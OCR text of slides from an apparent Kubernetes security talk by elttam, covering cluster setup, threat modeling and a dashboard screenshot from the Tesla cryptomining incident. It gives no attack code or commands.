
elttam

Exposed Application



elttam

Application with configuration



elttam


Setting up a Kubernetes cluster

- Many many ways
- Local-machine, Hosted, Cloud, On-prem (turnkey), Custom


Kubernetes Security

Threat Modeling

- What is your threat model?


Dr. Dobbs Jolt Award Finalist 2014
Adam Shostack
Microsoft's Threat Modeling Expert
threat modeling
designing for security
WILEY

Tesla Kubernetes Crypto-mining



Not Secure https://[redacted]/#!/pod/default/services-1hlmk?namespace=default

Name: services-1hlmk

Namespace: default

Labels: app: my

Annotations: Created by: ReplicationController services

Creation time: 2018-01-29T00:02

Status: Running

Network

Node: [redacted]

IP: [redacted]

Containers

my

Image: centos

